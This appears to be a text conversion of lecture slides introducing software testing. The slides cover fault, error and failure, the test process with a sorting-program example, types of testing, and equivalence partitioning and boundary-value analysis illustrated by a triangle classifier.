

# Outline

---

- Introduction
- Basic Concepts
- The Testing Process
- Types of Testing
- Testing Philosophy
- Summary

# The Problem

---

- Given a program, how to check if the program behaves correctly, i.e., as designed?

# Software Testing

---

- A dynamic approach to ensuring software correctness
- Involves sampling the input space, running the test object, and observing the runtime behavior
- Among the most widely used approaches in practice
  - Labor intensive, and often consumes more than 50% of development cost

# Static Analysis

---

- Reason about the behavior of a program based on the source code, i.e., without executing the program
- **Question:** How do you compare the two approaches?

# Testing vs Static Analysis

---

- Static analysis
  - Like a super compiler (syntax vs semantics), in general very fast, and does not require test cases
  - False positives and negatives
- Testing
  - No false positives, what you see is what you get
  - In general, more time consuming, require test execution setup, depending on the quality of test cases

# Outline

---

- Introduction
- Basic Concepts
- The Testing Process
- Types of Testing
- Testing Philosophy
- Summary

- **Fault** : A **static** defect in the software
  - Incorrect instructions, missing instructions, extra instructions
- **Error** : An incorrect **internal** state that is the manifestation of some fault
- **Failure** : **External**, incorrect behavior with respect to the requirements or other description of the expected behavior

# Fault, Error, and Failure (2)


```
public static int numZero (int[] x) {  
    // effects: if x == null throw NullPointerException  
    //           else return the number of occurrences of 0 in x  
    int count = 0;  
    for (int i = 1; i < x.length; i++) {  
        if (x[i] == 0) {  
            count++;  
        }  
    }  
    return count;  
}
```

- The state of numZero consists of the values of the variables  $x$ , count,  $i$ , and the program counter.
- Consider what happens with numZero ([2, 7, 0]) and numZero ([0, 7, 2])?

# Fault & Failure Model

- Four conditions must be satisfied for a failure to be observed
  - **Reachability** : The location or locations in the program that contain the fault must be reached
  - **Infection** : The state of the program must be incorrect
  - **Propagation** : The infected state must cause the final state of the program to be incorrect
  - **Revealability**: The incorrect portion of the final state must be observed from outside

# Fault & Failure Model (2)



# Static Analysis & Dynamic Testing

---

- **Static Analysis:** Testing without executing the program.
  - Code walkthrough & inspection, and various static analysis techniques.
- **Dynamic Testing:** Testing by executing the program with real inputs
  - Static information can often be used to make dynamic testing more efficient.

# Test Case

---

- **Test data:** data values to be input to the program under test
- **Expected result:** the outcome expected to be produced by the program under test

# Testing & Debugging

---

- Testing: Finding inputs that cause the software to fail
- Debugging: The process of finding a fault given a failure
- In practice, testing & debugging are often performed in a cyclic fashion

# Verification & Validation

---

- **Verification:** Ensure compliance of a software product with its design
- **Validation:** Ensure compliance of a software product with intended usage
- **Question:** Which task, validation or verification, is more difficult to perform?
  - Build the right product vs build the product right

# Testability

---


- The degree to which a system or component facilitates the establishment of test criteria and the performance of tests to determine whether those criteria have been met
- The more complex an application, the lower the testability, i.e., the more effort required to test it
- **Design for testability:** Software should be designed in a way such that it can be easily tested

# Outline

---

- Introduction
- Basic Concepts
- The Testing Process
- Types of Testing
- Testing Philosophy
- Summary

# The V Model




# The Process

---

- Preparing a test plan
- Constructing test data
- Specifying program behavior
- Executing the program
- Evaluating program behavior
- Construction of automated oracles

# Test & Debug Cycle



# An Example

---

- Program **sort**:
  - Given a sequence of integers, this program sorts the integers in either ascending or descending order.
  - The order is determined by an input request character “**A**” for ascending or “**D**” for descending.

# Test plan


---

1. Execute the program on at least two input sequences, one with “A” and the other with “D” as request characters
2. Execute the program on an empty input sequence
3. Test the program for robustness against invalid inputs such as “R” typed in as the request character
4. All failures of the test program should be reported

# Test Data

- 
- Test case 1:
    - Test data: <“A” 12 -29 32 .>
    - Expected output: -29 12 32
  - Test case 2:
    - Test data: <“D” 12 -29 32 .>
    - Expected output: 32 12 -29
  - Test case 3:
    - Test data: <“A” .>
    - Expected output: No input to be sorted in ascending order.
  - Test case 4:
    - Test data: <“D” .>
    - Expected output: No input to be sorted in ascending order.
  - Test case 5:
    - Test data: <“R” 3 17 .>
    - Expected output: Invalid request character
  - Test case 6:
    - Test data: <“A” c 17.>
    - Expected output: Invalid number

# Test Harness



# Test Oracle

Input

program under test

Observed behavior

Oracle

Does the observed behavior match the  
expected behavior?

# Outline

---

- Introduction
- Basic Concepts
- The Testing Process
- Types of Testing
- Testing Philosophy
- Summary

# Classifier C1: Source of Test Generation

- **Black-box testing:** Tests are generated from informally or formally specified requirements
  - Does not require access to source code
  - Boundary-value analysis, equivalence partitioning, random testing, pairwise testing
- **White-box testing:** Tests are generated from source code.
  - Must have access to source code
  - Structural testing, path testing, data flow testing

# Classifier C2: Life Cycle Phases

PHASE	TECHNIQUE
Coding	Unit Testing
Integration	Integration Testing
System Integration	System Testing
Maintenance	Regression Testing
Postsystem, pre-release	Beta Testing

# Classifier C3: Goal Directed Testing

GOAL	TECHNIQUE
Features	Functional Testing
Security	Security Testing
Invalid inputs	Robustness Testing
Vulnerabilities	Penetration Testing
Performance	Performance Testing
Compatibility	Compatibility Testing

# Classifier C4: Artifact Under Test

ARTIFACT	TECHNIQUE
OO Software	OO Testing
Web applications	Web Testing
Real-Time software	Real-time testing
Concurrent software	Concurrency testing
Database applications	Database testing

# Outline

---

- Introduction
- Basic Concepts
- The Testing Process
- Types of Testing
- Testing Philosophy
- Summary

# Philosophy

---

- Level 0: Testing is the same as debugging.
- Level 1: Testing aims to show correctness.
- Level 2: Testing aims to show the program under test doesn't work.
- Level 3: Testing aims to reduce the risk of using the software.
- Level 4: Testing is a mental discipline that helps develop higher quality software.

# Outline

---

- Introduction
- Basic Concepts
- The Testing Process
- Types of Testing
- Testing Philosophy
- Summary

# Summary

---

- **Quality** is the central concern of software engineering.
- Testing is one of the most widely used approaches to ensuring software quality.
- Testing consists of test generation, test execution, and test evaluation.
- Testing can show the presence of failures, but not their absence.

# Input Space Partitioning

---

- Introduction
- Equivalence Partitioning
- Boundary-Value Analysis
- Summary

# The Test Selection Problem

- The **input space** of a program consists of all possible inputs that could be taken by the program.
- Ideally, the **test selection** problem is to select a subset **T** of possible inputs in the input space such that the execution of **T** will reveal all the faults.
- In practice, the test selection problem is to select a subset **T** **within budget** such that it reveals **as many faults as possible**.



# Example

---

- Consider a program that is designed to sort a sequence of integers into the ascending order.
- What is the input space of this program?

# Main Idea

- Partition the input space into a relatively small number of groups, and then select one representative from each group.



# Major Steps

---

- **Step 1:** Identify the input space
  - Read the requirements carefully and identify all input and output variables, any conditions associated with their use.
- **Step 2:** Identify equivalence classes
  - For example, partition all the values of a variable into disjoint subsets, based on the expected behavior.
  - In some cases, multiple variables may need to be considered at the same time.
- **Step 3:** Combine equivalence classes
  - Use some well-defined strategies to avoid potential explosion
- **Step 4:** Remove infeasible combinations of equivalence classes

# Input Space Partitioning

---

- Introduction
- Equivalence Partitioning
- Boundary-Value Analysis
- Summary

# Input Parameter Modeling

- Step 1: Identify testable components, which could be a method, a use case, or the entire system
- Step 2: Identify all of the parameters that can affect the behavior of a given testable component
  - Input parameters, environment configurations, state variables.
  - For example, `insert(obj)` typically behaves differently depending on whether the object is already in a list or not.
- Step 3: Identify characteristics, and create partitions for each characteristic
- Step 4: Select values from each partition, and combine them to create tests

# Partition

- A partition defines a set of **equivalent classes**, or blocks
  - All the members in an equivalence class contribute to fault detection in the same way
- A partition must satisfy two properties:
  - **Completeness**: A partition must cover the entire domain
  - **Disjoint**: The blocks must not overlap
- A partition is usually based on certain characteristic
  - e.g., whether a list of integer is sorted or not, whether a list allows duplicates or not

# Interface-Based IPM (1)

---

- The main idea is to identify parameters and values, typically in isolation, based on the interface of the component under test.
- Advantage: Relatively easy to identify characteristics
- Disadvantage: Not all information is reflected in the interface, and testing some functionality may require parameters in combination

- **Range:** one class with values inside the range, and two with values outside the range
  - For example, let  $\text{speed} \in [60 .. 90]$ . Then, we generate three classes  $\{\{50\}, \{75\}, \{92\}\}$ .
- **String:** one class with an empty string, one class with strings of length 1, one class with strings of length more than 1
  - For example, let  $s$  be a string variable. Then, we could generate the following classes:  $\{\{\epsilon\}, \{a\}, \{abc\}\}$ .

# Interface-Based IPM (3)

- **Enumeration:** Each value in a separate class
  - For example, consider `auto_color ∈ {red, blue, green}`. The following classes are generated, `{ {red}, {blue}, {green} }`
- **Array:** One class containing `the empty array`, one containing arrays of normal size, and one containing arrays larger than normal size
  - For example, consider `int[] aName = new int [3]`. The following classes are generated: `{ [] }, { [-10, 20]}, { [-9, 0, 12, 15]}.`

- The main idea is to identify characteristics that correspond to the intended functionality of the component under test
- Advantage: Includes more semantic information, and does not have to wait for the interface to be designed
- Disadvantage: Hard to identify characteristics, parameter values, and tests

- Preconditions explicitly separate normal behavior from exceptional behavior
  - For example, a method requires a parameter to be non-null.
- Postconditions indicate what kind of outputs may be produced
  - For example, if a method produces two types of outputs, then we want to select inputs so that both types of outputs are tested.
- Relationships between different parameters can also be used to identify characteristics
  - For example, if a method takes two object parameters **x** and **y**, we may want to check what happens if **x** and **y** point to the same object or to logically equal objects

# Example (1)

- Consider a **triangle classification** program which inputs three integers representing the lengths of the three sides of a triangle, and outputs the type of the triangle.
- The possible types of a triangle include scalene, equilateral, isosceles, and invalid.

```
int classify (int side1, int side2, int side3)  
0: scalene, 1: equilateral, 2: isosceles; -1: invalid
```

## Example (2)

- Interface-based IPM: Consider the relation of the length of each side to some special value such as zero

Partition	b1	b2	b3
Relation of Side 1 to 0	> 0	= 0	< 0
Relation of Side 2 to 0	> 0	= 0	< 0
Relation of Side 3 to 0	> 0	= 0	< 0

Below the table, three blue arrows point from the bottom row to the values T1, T2, and T3 respectively:

$$\text{T1} = (5, 5, 5) \quad \text{T2} = (0, 0, 0) \quad \text{T3} = (-3, -3, -3)$$

# Example (3)

- **Functionality-based IPM:** Consider the traditional geometric classification of triangles

Partition	b1	b2	b3	b4
Geometric classification	Scalene	Isosceles	Equilateral	Invalid

# Example (4)

Partition	b1	b2	b3	b4
Geometric classification	Scalene	Isoceles, not equilateral	Equilateral	Invalid


Param	b1	b2	b3	b4
Triangle	(4, 5, 6)	(3, 3, 4)	(3, 3, 3)	(3, 4, 8)

# GUI Design (1)

---

- Suppose that an application has a constraint on an input variable **X** such that it can only assume integer values in the range 0 .. 4.
- Without GUI, the application must check for **out-of-range** values.
- With GUI, the user may be able to select a valid value from a list, or may be able to enter a value in a text field.

# GUI Design (2)



# Input Space Partitioning

---

- Introduction
- Equivalence Partitioning
- Boundary-Value Analysis
- Summary

# Motivation

- Programmers often make mistakes in processing values **at** and **near** the boundaries of equivalence classes.
- For example, a method **M** is supposed to compute a function **f1** when condition **x <= 0** and function **f2** otherwise. However, **M** has a fault such that it computes **f1** for **x < 0** and **f2** otherwise.
- Can you find an example that shows why a value near a boundary needs to be tested?

# Boundary-Value Analysis

---

- A test selection technique that targets faults in applications at or near the boundaries of equivalence classes.
  - Identify equivalence classes and their boundaries
  - Identify values that are at or near the boundaries
  - Select test data such that each of these values appears in at least one test input

# Example

---

